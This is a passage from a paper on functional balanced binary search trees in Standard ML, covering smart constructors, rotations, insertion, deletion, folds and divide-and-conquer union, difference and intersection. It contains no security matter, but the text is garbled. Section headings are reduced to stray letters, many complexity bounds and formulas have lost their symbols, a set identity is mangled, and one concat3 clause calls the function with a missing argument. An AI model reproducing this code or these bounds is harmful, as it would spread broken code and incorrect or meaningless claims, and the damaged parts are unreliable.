Now `lookup(phones, "John")` should return 54987 and `lookup(phones, "Paul")` returns *error*. In a non-functional language we might add Paul to the phone list like this:

```
add(phones, "Paul", 23601)
```

In a functional language we would 'update' the phone list by computing a new phone list:

```
new_phones = update(phones, "Paul", 23601)
```

now

```
lookup(phones, "Paul")      --> error
lookup(new_phones, "Paul")  --> 23601
```

`phones` has not changed. It names the historical value of the database. This sequence of expressions is analogous to the simple arithmetic expressions:

```
x = 5
x           --> 5
y = x+1
x           --> 5
y           --> 6
```

You would have been surprised if `x` had magically changed to 6, so why should you be any less surprised if the old phone number database changed when you added a new number?

**n**                   **u u**

A binary search tree is either empty or is a node with left and right subtrees and a data item of type `Element`. In addition we keep in each node a count of all the nodes in the tree rooted at that node. We declare such a structure in SML like this:

```
type Element
datatype Tree = E | T of Element * int * Tree * Tree
```

This declares `Tree` as a recursive type with two kinds of values. There are empty trees, written `E` and non-empty trees, written '`T(datum, count, left-subtree, right subtree)`'. `E` and `T` are constructor functions. This little tree of names

Rachel (4)

Andrew (2)

Stephen (1)

Judith (1)

is represented as this tree data structure, where the element type is string:

```
T( "Rachel" , 4 ,
    T( "Andrew" , 2 , E , T( "Judith" , 1 , E , E ) ) ,
    T( "Stephen" , 1 , E , E ) )
```

The elements in the tree are ordered so that all of the elements stored in the left subtree of a node are less than the element stored in the node and all of the elements in the right subtree are greater. Duplicate elements are not allowed . The ordering is supplied by a function `lt` from pairs of elements to booleans:

```
val lt : Element * Element -> bool
```

The ordering must be a total ordering, so that for all  $a, b$  and  $c$

```
lt(a,b) and lt(b,c) implies lt(a,c)  
not lt(a,b) and not lt(b,a) implies a=b
```

I use the function `lt` rather than the infix `<` operator only because `<` is a builtin overloaded operator which cannot be redefined for an arbitrary `Element` type. We only need one operation because all six relational operators can be expressed in terms of `lt`:

```
>   lt(b,a)
      not(lt(a,b))
      not(lt(a,b)) andalso not(lt(b,a))
etc
```

In some parts of this paper I have written  $a < b$  or  $a > b$  where `lt(a,b)` or `lt(b,a)` appears in the real program because it looks better, and it still works for the builtin types `int`, `real` and `string`.

---

<sup>1</sup>If duplicates are required then the tree can be used to do this by storing a count of the duplicates at the node as well as the value.

P      n      n      n

We use pattern matching against the tree constructors to extract information. A simple example of this is the `size` function which returns the number of elements in the tree. If the tree is empty then it contains no elements, otherwise this information is stored in the root node. Pattern matching is used to distinguish between the two cases and to identify subparts of the data structure that are of interest:

```
fun size E = 0
| size (T(_,count,_,_)) = count
```

Note that the following invariant holds for the size of a tree. For a node  $n = T(\_, \text{count}, \text{left}, \text{right})$

```
size n = count = 1 + size left + size right
```

We can ensure that this is always the case by using a *smart constructor* `N` in the place of `T` which calculates the size for the new node:

```
fun N(v,l,r) = T(v, 1 + size l + size r, l, r)
```

The `member` function tests whether an element  $x$  is in the tree. The ordering of the elements is used to direct the search. From the element stored in the current node we can tell if  $x$  is in the left or right subtree.

```
fun member (x, E) = false
| member (x, T(v,_,left,right)) =
  if x < v then member(x, left)
  else if x > v then member(x, right)
  else true
```

Note that `true` is returned in the last `else` as  $x$  must be equal to  $v$  by the properties of the total ordering  $<$ .

Another example of pattern matching is the `min` function which returns the minimum value in the tree. The minimum value in a binary search tree is found by following the left subtrees until we reach a node that has an empty left subtree. The value at that node must be the minimum because all the values in the right subtree are greater than that value.

```
fun min (T(v,_,E,_)) = v
| min (T(v,_,left,_)) = min left
| min E = raise Match
```

---

<sup>2</sup>I use the term *smart constructor* because the programmer would normally use `N` in place of the native constructor `T`. The distinction between a smart constructor and an ordinary function, which constructs a solution to a problem, is *level of abstraction*.

The last case signals an error if `min` is applied to an empty tree. If the case had been omitted then the SML system would have inserted it and given us a warning that `min` does not match all trees. Writing the case explicitly avoids the warning and, more importantly, signals to someone reading the program that `min` is not intended to work for empty trees.

## un      n      T

A binary search tree is  $f$ -balanced if

1. Its subtrees are  $f$ -balanced
2. The left and right subtrees satisfy some balancing constraint  $f$ .

If a binary search tree is not balanced then it may become degenerate, long and thin, resembling a list more than a tree. If, for example, nearly every left subtree is empty, searches (like the `member` function) might have to inspect nearly all of the elements. If the tree is short and bushy then choosing to go left or right avoids inspecting the large number of elements in the other branch. Balancing a tree keeps it relatively short and bushy. Trees are usually balanced to guarantee that a search takes  $(\lg n)$  operations, where  $n$  is the size of the tree.

Maintaining a balanced tree has two costs:

1. The tree has to be rebalanced after or during operations that add or remove elements from the tree.
2. If rebalancing is to be efficient it must be done using information local to a node. This requires that some information is stored at each node.

In a high level language this additional information requires an extra storage location per node. It makes sense to store additional information that is useful in implementing other operations. Bounded Balance trees use the size information to keep the tree balanced. The idea is to ensure that one subtree does not get substantially bigger than the other. The balancing constraint used in this paper is that one subtree is never more than a constant factor  $w$  larger than the other subtree. Other balancing schemes, like height-balanced trees, AVL trees [2] and Red-Black trees store balancing information that is otherwise not very useful.

---

<sup>3</sup>For AVL trees and Red-Black trees the balancing information requires only a couple of bits of storage. It is often suggested that storage may be saved by hiding these bits in the pointer values used to represent the left and right subtrees. This kind of storage allocation requires knowledge of the representation of pointers in the machine so it is inherently non-portable. In high level languages like SML the pointers are hidden completely from the programmer so this technique is not available.

Nievergelt and Reingold [4] use a slightly different criterion that compares the size of a subtree to the size of the whole tree. For their purposes, which included producing analytical results on the behaviour of the tree, this criterion is cleaner. For our purposes it is simpler to compare the sizes of the left and right trees.

We abstract away from the balancing scheme we use. To do this it is necessary to be able to test if two subtrees would make a balanced tree by looking at the subtrees alone. This is possible if there is a cheap absolute measure of the tree that can be used to compare the trees, but not possible if this information is relative to some other part or point in the computation. AVL trees are an example of this because each node keeps the height difference between the two subtrees. Taken in isolation it is not possible to tell immediately if the two subtrees would make a balanced node.

**n n n n n**

We will always be considering balance maintenance with the goal of preventing an unbalanced tree from being created. Smart constructors are used which build a balanced tree. There is a hierarchy of constructors which construct balanced trees from progressively out-of-balance subtrees.

1.  $T(v, l, r)$

This is the data type constructor.

2.  $N(v, l, r)$

This is the smart constructor that ensures that the size of the tree is maintained correctly. The tree  $(v, l, r)$  must already be balanced.

3.  $T'(v, l, r)$

$T'$  is used when the original tree was in balance and one of  $l$  or  $r$  has changed in size by at most one element, as in insertion or deletion of a single element.

4.  $\text{concat3}(v, l, r)$

$\text{concat3}$  can join trees of arbitrary sizes. As with the other constructors,  $v$  must be greater than every element in  $l$  and less than every element in  $r$ .

The  $T'$  constructor works by comparing the sizes of the left and right subtrees. If the sizes of these trees are sufficiently close then a tree is constructed using the  $N$  constructor.

If one subtree is too heavy, (has a size greater than  $w$  times the other) then the tree that is built is a *rotation* of the tree that would be built by  $N$ . The idea of a rotation is to shift part of the heavy subtree over to the side of the lighter subtree. There are two kinds of rotation: single rotations and




Fig. 1: Single and Double Left-Rotations.  $a < b < c$  are tree elements;  $X$ ,  $Y$  and  $Z$  are trees of size  $\underline{}$ ,  $\underline{}$  and  $\underline{z}$  respectively.

double rotations. These are illustrated in figure 1. Each rotation has two symmetrical variants. The rotations are expressed very succinctly in SML:

```

fun single_L (a,x,T(b,_,y,z))           = N(b,N(a,x,y),z)
fun double_L (a,x,T(c,_,T(b,_,y1,y2)),z) =
    N(b,N(a,x,y1),N(c,y2,z))

fun single_R (b,T(a,_,x,y),z)           = N(a,x,N(b,y,z))
fun double_R (c,T(a,_,x,T(b,_,y1,y2)),z) =
    N(b,N(a,x,y1),N(c,y2,z))

```

The difference between a single rotation and a double rotation is that a single (left) rotation moves the entire left subtree of the right side over to the left side whereas the double rotation only moves the left part of the left subtree.

```

fun T' (p as (v,l,r)) =
  let val ln = size l
      val rn = size r
  in
    if ln+rn < 2 then N p
    else if rn>weight*ln then (*right is too big*)
      let val T(_,_,rl,rr) = r
          val rln = size rl
          val rrn = size rr
      in
        if rln < rrn then single_L p else double_L p
      end
    else if ln>weight*rn then (*left is too big*)
      let val T(_,_,ll,lr) = l
          val lln = size ll
          val lrn = size lr
      in
        if lrn < lln then single_R p else double_R p
      end
    else N p
  end

```

Fig. 2: The implementation of T'

The difficult part of implementing  $T'$  is deciding on what rotations, if any, to use. A careful analysis of the possible arguments leads directly to the solution given in figure 2.

1. In the trivial case where the left and right trees are empty the tree will be balanced, so  $T'$  should call  $N$ .
2. If one subtree is empty and the other contains only one element the tree cannot be balanced, so  $N$  is called.

Both of these last cases can be tested in one test:  $ln + rn < 2$ . As  $N$  takes the same type of parameter as  $T'$  I have used a layered pattern, ' $p$  as  $(v, l, r)$ ' at the top of  $T'$ . SML functions take exactly one argument. Often this is a tuple of values, like  $(v, l, r)$ . Layered patterns allow the whole pattern to be named as well as its subparts. In  $T'$ ,  $p$  is bound to the tuple of parameters.  $N$  can be called directly with the same parameters like this:  $N p$ . The same idea is used later with the rotation functions.

3. If neither tree is too heavy then  $N$  is called. This case is determined in figure 2 by falling through to the final else clause.
4. If the right tree is too heavy (has more than  $w$  times the number of elements than the left tree) then a balanced tree must be constructed by moving part of the right tree to the left side. If the outer subtree on the right side is smaller than its sibling then a single rotation might leave the tree unbalanced. So we do a double rotation if the inner right subtree is the larger and a single otherwise.

For some values of  $w$  it is not possible to build a balanced tree, for example  $w = 1$  implies that the tree is always perfectly balanced, which is impossible. The choice of a value for  $w$  is discussed in Appendix A. Here it is sufficient to say that  $w > 1.5$  ensures that it is possible to create a balanced tree. It is convenient to use integral values for  $w$ , so  $w$  is chosen such that  $w = 4$ .

5. The case for a heavy left tree is symmetrical to the right tree.

We will return to discuss concat3 in Section 9.

**n**      **n**      **n**

The conventional terms ‘insertion’ and ‘deletion’ are a bit of a misnomer in functional programming, since referential transparency prevents us from altering the tree. The functional analogue to the imperative concept of

---

That is why I called it  $p$   
Except, of course, for trees containing exactly  $n - 1$  elements for some  $n$ .

insertion is to return a new data structure that looks like old one except that it also contains the ‘inserted’ element.

Insertion works by finding a place on the fringe of the tree to put the new element. The place is determined by the ordering of the elements. The new element must be placed between the highest value less than it and the lowest value greater than it. This position is found by searching for the new element, then a new tree is constructed which has the new element in this place.

This is the implementation of add. The function application `add(aTree, x)` returns a new tree which contains `x`:

```
fun add (E,x) = T(x,1,E,E)
| add (tree as T(v,_,l,r),x) =
  if lt(x,v) then T'(v,add(l,x),r)
  else if lt(v,x) then T'(v,l,add(r,x))
  else tree
```

The first case handles an empty tree and returns a tree containing one element. This case is used as a base case for the recursion in the second case. The second case navigates through the tree much like `member`, deciding to add the new element to either the left subtree or the right subtree. If, in the final analysis, the tree already has the new element at the root then there is no point in inserting it, to the original tree which already contains `x` is returned. It is more useful to change the last line to:

```
else N(x,l,r)
```

This is more useful for when the tree contains elements which have information that is not used in the `lt` comparison, for example database records that are indexed on only one field. With this change, adding an element that already occurs in the tree but has different associated data has the effect of ‘updating’ the element’s associated data. However, it does cost a little extra in storage and time to build the new node using `N` rather than reusing the old one.

It is interesting to note that the algorithm is the same as for inserting in an unbalanced tree, except we use the rebalancing constructor `T'` is used rather than the plain one `N`.

Deletion, or rather, computing a tree which looks like the old one but has a selected element missing, is a little harder. The basic idea is to navigate down the tree to find the element to delete. If the tree is empty then the job is trivial—there is nothing to delete. If the element is to the left or right then it is deleted from that subtree and the tree is rebuilt using the rebalancing constructor. The difficulty comes when the element is at the root of the current subtree, so that case is left to an auxiliary function, `delete'`:

```
fun delete (E,x) = E
```

```

| delete (T(v,_,l,r),x) =
|   if lt(x,v) then T'(v,delete(l,x),r)
|     else if lt(v,x) then T'(v,l,delete(r,x))
|       else delete'(l,r)

```

The auxiliary function `delete'` must build a tree containing all the elements of `l` and `r`. This could be done easily if there was an element of the right value available to use because we could then join `l` and `r` using `N`. This element is found by taking the minimum element from `r`. Note that the rebalancing constructor `T'` is used rather than `N` because `delete(r,min_elt)` is one element smaller than `r`, and so might not balance with `l`. There are also two special cases for when either `l` or `r` is empty. These cases can simply return the other tree.

```

and delete' (E,r) = r
| delete' (l,E) = l
| delete' (l,r) = let val min_elt = min r
                  in
                     T'(min_elt,l,delete(r,min_elt))
                  end

```

The efficiency of this code can be improved. We know that `min_elt` is the minimum element in `r`, so

`min_elt` must be in `r`, so `delete(r,min_elt)` will never use the first case of `delete`.

`min_elt` must be at the leftmost node in the tree `r`.

It is considerably more efficient to use a specialized function since no comparison is necessary. The improved algorithm is given below, with another auxiliary function which deletes the minimum element in a tree. This function, `delmin`, is structured like `min` and is useful in its own right, for example, in implementing priority queues. Since `min_elt` is only used in one place we dispense with the `let`.

```

and delete' (E,r) = r
| delete' (l,E) = l
| delete' (l,r) = T'(min r,l,delmin r)

and delmin (T( _, _, E, r)) = r
| delmin (T(v, _, l, r)) = T'(v,delmin l,r)
| delmin _ = raise Match

```

Again it is worth noting that this deletion algorithm is the same as for unbalanced trees except that `T'` is used to ensure balance.

**P      n**

Insertion, deletion and membership tests (including lookup) allow trees to be used in a variety of applications, for example as a database. Sometimes it is useful to process all the elements in a tree, for example, to print them or sum them.

There are many ways of processing the elements in a tree. They may be processed from left to right or from right to left. The element at a node may be processed before, in-between or after processing the element in the subtrees—giving pre-order, in-order and post-order traversals respectively.

It is a good idea to capture all of this detail in a function. The SML standard environment provides a function called `fold` for combining the elements of a list to build a result. We copy this idea and present `inorder_fold`, which combines the elements from right-to-left and in-order:

```
fun inorder_fold(f,base,tree) =
  let fun fold'(base,E) = base
       | fold'(base,T(v,_,l,r)) = fold'(f(v,fold'(base,r)),l)
  in
    fold'(base,tree)
  end
```

Other traversals can be built by changing the order of the calls to `f` and `fold'`. This traversal is in-order because the call to `f` is between the two calls to `fold'`, and it is right to left because `r` is innermost, being processed before `v` and then `l`.

One simple use of `inorder_fold` is to make a list of all the elements in the tree.

```
fun members tree = inorder_fold(op:::, [], tree)
```

This function works by starting with an empty list (`[]`) and working through the tree adding the elements on to the front of the list with the list constructor operator `:::`. As `inorder_fold` performs a right-to-left in-order traversal the elements in the list are in order according to the ordering relation `<`. A tree-sort can be constructed by converting the list into a tree and back again:

```
fun reverse_add (element,tree) = add(tree,element)
fun tree_from_list aList = fold reverse_add aList E
fun treesort aList = members (tree_from_list aList)
```

---

The list `fold` function in NJ-SML's standard environment has the type

```
val fold : ('a * 'b -> 'b) -> 'a list -> 'b -> 'b
```

The sort takes time  $(\lg n)$  which is, within the constant factor, as fast as is possible using only an ordering relation [1]. Note that `reverse_add` is necessary because the arguments for `add` are in the wrong order for the argument `f` of `inorder_fold`.

A interesting decision in the design of `inorder_fold` is to make it have the type

```
val inorder_fold : (Element * 'a -> 'a) * 'a * Tree -> 'a
```

Usually a fold-like function is written to be isomorphic to the structure which is applied to:

```
val treefold : (Element * 'a * 'a -> 'a) * 'a * Tree -> 'a

fun treefold (f,base,E) = base
| treefold (f,base,T(v,_,l,r)) =
  f(v, treefold(f,base,l), treefold(f,base,r))
```

This function can be thought of as substituting `base` for every empty tree and `f` for every node. `f` takes an element and the results of the computations from both subtrees. This is analogous to the list `fold` which substitutes a function for every cons cell and a value for the single empty list [] at the end.

If fold-like functions are isomorphic to the data structure then each fold-like function takes parameters with different types. When the data type is being used as a set or table this becomes poor for abstraction as the user of the data type has to know how it is implemented, e.g. as a list or a binary tree or some other structure. As all the programmer wants is to collect all the elements together in a computation it makes sense to make several fold functions like `inorder_fold` which all take the same kinds of arguments.

X                    n

In this section we develop efficient functions for combining two trees. The operations are union, intersection and difference.


The union operation ( $\cup$ ) is discussed in most detail as an exemplar of the principles involved. Asymmetric set difference ( $-$ ) is described as its implementation has some important differences to union. Intersection is trivial since it can be defined in terms of difference, like this:

$$-( - )$$

However, as it is more efficient to code intersection directly, we do this too. We already have a method for processing the elements stored in trees. We

---

Things can get even worse—both binary trees and lists have only two constructors. Other data structures have more, requiring more functions as parameters—for example 2-3-4 trees.

Fig. 3: Divide and conquer scheme for  $T_1 \odot T_2$ .

could use `inorder_fold` to work through the second tree adding all of its elements to the first tree. The result is a new tree containing all of the element of both trees:

```
fun fold_union t1 t2 = inorder_fold(reverse_add,t1,t2)
```

This function is very elegant but not very efficient. It takes time  $(m \lg(m))$  where  $m$  and  $n$  are the number of elements in  $t1$  and  $t2$  respectively.

The problem is that each element of  $t2$  is inserted in a big tree, incurring the  $(\lg(m))$  cost. The key to a more efficient version is to keep the trees small when inserting and to combine large trees efficiently. Fortunately it is possible to combine large trees very efficiently under certain conditions.

. v d d

The efficiency of the operation depends on the size of the operands. Reducing the size of the operands increases efficiency. One strategy for reducing the size of the operands is *Divide and Conquer*.

Divide and Conquer works by breaking a big problem into small problems, solving the small problems, and then combining the solutions to the small problems to get the solution to the big problem. The small problems are usually just smaller versions of the big problem and are solved in the same way. Eventually the small problems must be so small that there is another easy way to solve them, so the dividing terminates.

Operations involving a single tree have an obvious structure on which to base the division—two subtrees. The strategy for operations with two trees is to pick one tree to guide the control and to force the other tree into the right shape by cutting it into pieces and building two trees that are suitable to accompany the subtrees of the control tree. This is illustrated in figure 3.

This is how union is implemented using the divide and conquer strategy:

```
fun union (E,tree2) = tree2
| union (tree1,E) = tree1
| union (tree1, T(v,_,l,r)) =
  let val l' = split_lt(tree1,v)
      val r' = split_gt(tree1,v)
  in
    concat3(v, union(l',l), union(r',r))
  end
```

The first two cases handle the trivial problem of combining a tree with an empty tree. The third case implements the divide and conquer steps.

---

`treefold` is a simple divide and conquer algorithm.

`split_lt` and `split_gt` return a tree containing all those elements in the original tree which are less than (or greater than) the cut element  $v$ .  $l'$  and  $r'$  corresponds to  $C'$  and  $D'$  in figure 3.

`concat3` joins two trees using an element. It is the final member of the smart constructor hierarchy described in section 6.

The `second` parameter is used as the control tree. The reason for this is that if both trees contain the same element then the final tree has the copy that originated from the control tree, matched against  $v$ . When a tree is used as a map union behaves like the map override operator <sup>9</sup>. This reason is the same as for the choice of the last case for the add on page 11, except that it costs no more than using the first parameter to guide the control. When the tree is to implement a set this does not matter.

`split_lt` and `split_gt` can be implemented to take time  $(l \ g)$  in the size of the tree.

`concat(v,l,r)` can be implemented to take time  $(l \ g - l \ g \ m)$  where the larger of  $l$  and  $r$  has size  $m$  and the smaller has size  $m$ .

The entire union operation takes worst case time  $(m \ g)$  where  $m$  and  $g$  are the sizes of the trees being combined.

In cases where one tree is small or the trees have dense regions that do not overlap the operation is considerably faster.

The function `concat3` is used to join two trees with an element that is between the values in the left tree and the values in the right tree. If the left and right arguments would make a balanced tree then they can be joined immediately. If one tree is significantly larger then it is scanned to find the largest subtree on the side ‘facing’ the smaller tree that is small enough to balance with the smaller tree. The tree is joined at this position and the higher levels are rebalanced if necessary.

```
fun concat3 (v,E,r) = add(r,v)
| concat3 (v,l,E) = add(l,v)
| concat3 (v, l as T(v1,n1,l1,r1), r as T(v2,n2,l2,r2)) =
  if weight*n1 < n2 then T'(v2,concat3(v,l1),r2)
  else if weight*n2 < n1 then T'(v1,l1,concat3(v,r1,r))
  else N(v,l,r)
```

---

defined as

if  $v$  is defined  
otherwise

When the trees are nearly the same size, then concat3 does very little work. A tree is split by discarding all the unwanted elements and subtrees, and joining together all the wanted parts using concat3.

```
fun split_lt (E,x) = E
| split_lt (T(v,_,l,r),x) =
  if lt(x,v) then split_lt(l,x)
  else if lt(v,x) then concat3(v,l,split_lt(r,x))
  else l
```

split\_lt takes time  $(\lg n)$ . At first it might be expected to take time  $(\lg^2 n)$  as each of the  $(\lg n)$  recursive calls might call concat3 which might take logarithmic time itself. This does not happen because the order of the calls to concat3 ensures that the small trees are joined together before being joined to the larger trees. So concat3 is usually called with comparably sized trees, and if concat3 is called with trees of greatly differing size this is compensated by the fact that it is called less often.

The running time of union is at worst  $(\lg m)$ . The result follows from the observation that at each node the operation takes time logarithmic in the size of the tree at that node. As the number of nodes increases exponentially with the logarithm of the size of the tree, this is the dominant factor, so the logarithmic operation of split\_lt (and in some circumstances concat3) does not affect the order of the computation. There are so many more computations on small trees that are cheaper than the dominant factor.

The running time of union is better for fortuitous inputs, for example, similar sized disjoint ranges or trees which differ greatly in size.

### .3    ff              d

Asymmetric set difference also uses the divide and conquer strategy to achieve a linear time behaviour. The main difference compared with union is that difference must exclude certain values from the result. This is achieved by making the second argument guide the control flow. Each element in the second argument is excluded because it does not appear in the split parts of the first tree and it is not included in final expression. This requires a function, concat, to concatenate two trees.

```
fun difference (E,s) = E
| difference (s,E) = s
| difference (s, T(v,_,l,r)) =
  let val l' = split_lt(s,v)
      val r' = split_gt(s,v)
  in
    concat(difference(l',l),difference(r',r))
  end
```

`concat` is easily coded in terms of `concat3`. As `concat` does not have the benefit of a ‘glue element’ one may be obtained by removing it from one of the parameters. This is much like how `delete'` worked:

```
fun concat (t1, E) = t1
| concat (t1, t2) = concat3(min t2, t1, delmin t2)
```

A slight improvement is to postpone the calls to `min` and `delmin` until the last possible moment. Then these functions operate on smaller trees. The rewritten `concat` then looks like `concat3`:

```
fun concat (E, t2) = t2
| concat (t1, E) = t1
| concat (t1 as T(v1,n1,l1,r1), t2 as T(v2,n2,l2,r2)) =
  if weight*n1 < n2 then T'(v2,concat(t1,l2),r2)
  else if weight*n2 < n1 then T'(v1,l1,concat(r1,t2))
  else T'(min t2,t1, delmin t2)
```

We can expect `difference` to be a little slower than `union` because `concat` always takes time  $(l g)$ .

A simple version of `intersection` relies on the identity  $E - (A \cup B) = (E - A) \cap (E - B)$ . The elements are removed from `E` so that the elements remaining come from `E` for uniformity with `union`.

```
fun intersection (a,b) = difference(b,difference(b,a))
```

This calls `difference` twice. It is faster to code `intersection` using divide and conquer like the previous operations:

```
fun intersection (E,_) = E
| intersection (_,E) = E
| intersection (s, T(v,_,l,r)) =
  let val l' = split_lt(s,v)
      val r' = split_gt(s,v)
  in
    if member(v,s) then
      concat3(v,intersection(l',l),intersection(r',r))
    else
      concat(intersection(l',l),intersection(r',r))
  end
```

The `intersection` contains only members occurring in both trees, so it is necessary to test the membership of `v` in the first tree.

## 0      un    n

There is room for improvement in the performance of `union`. There is some inefficiency in the divide-and-conquer framework. At each level of

recursion a tree is split into two subtrees, possibly leaving an element left over. This costs  $O(l g)$  time and space. At the next level of recursion the freshly constructed subtrees are split again. In this section we develop hedge\_union which improves on the absolute efficiency of union by avoiding some of this cost.

Each of the subtrees produced by the splitting contains a subrange of the values in the original tree. We say that this set is the original set *restricted* to (i.e. intersected with) the subrange  $(w, g)$ . It is convenient to think of the original tree as being ‘restricted’ by the subrange  $(-\infty, \infty)$ .

Instead of splitting the tree, we can just make a note of the subrange that restricts the tree. The triple  $(, w, g)$  is used instead of the subtrees produced by the splitting. The splitting is deferred until the control tree (first argument of union) is empty, when we use split\_lt and split\_gt to extract the valid subrange. The result is union':

```
fun union' (E,(s2,lo,hi)) =
    split_gt(split_lt(s2,hi),lo)
| union' (T(v,_,l1,r1), (s2,lo,hi)) =
  concat3(v,
            union'(l1,(s2,lo,v)),
            union'(r1,(s2,v,hi)))
```

The astute reader will notice several problems with union'. Most important is that it runs in time  $(l g)$  which is worse than union's  $(m)$  time. This is because for every one of the  $(l)$  empty subtrees in the first argument the entire second argument is split at  $(l g)$  cost (remember union runs in  $(m)$  time because the vast majority of the splitting operations are performed on small trees).

A second problem with union' is that, as s2 is always passed to the recursive calls unaltered, there is little point checking that it is empty. The operation  $g m$  takes longer to compute than  $m g$ . The behavioural transparency of the algorithm has been lost.

Finally, the base case calls split\_gt on the result of split\_lt. A more efficient solution would be to implement the combined operation, but in fact this problem goes away when the previous two are solved.

The key observation is that if a tree is rooted at a node with value outside of the restricting range then only one of the subtrees can intersect that range. That subtree should be passed instead of the whole tree. We introduce the invariant that either the tree is empty or the root of the tree lies within the subrange. The invariant is established for any tree and subrange by descending the tree as in figure 4. The full implementation of hedge\_union is given in figure 5.

---

<sup>1</sup> The reason for this name is now apparent: the tree is bounded by the ‘hedges’ and but these bounds are soft as bits of the tree may poke through them.

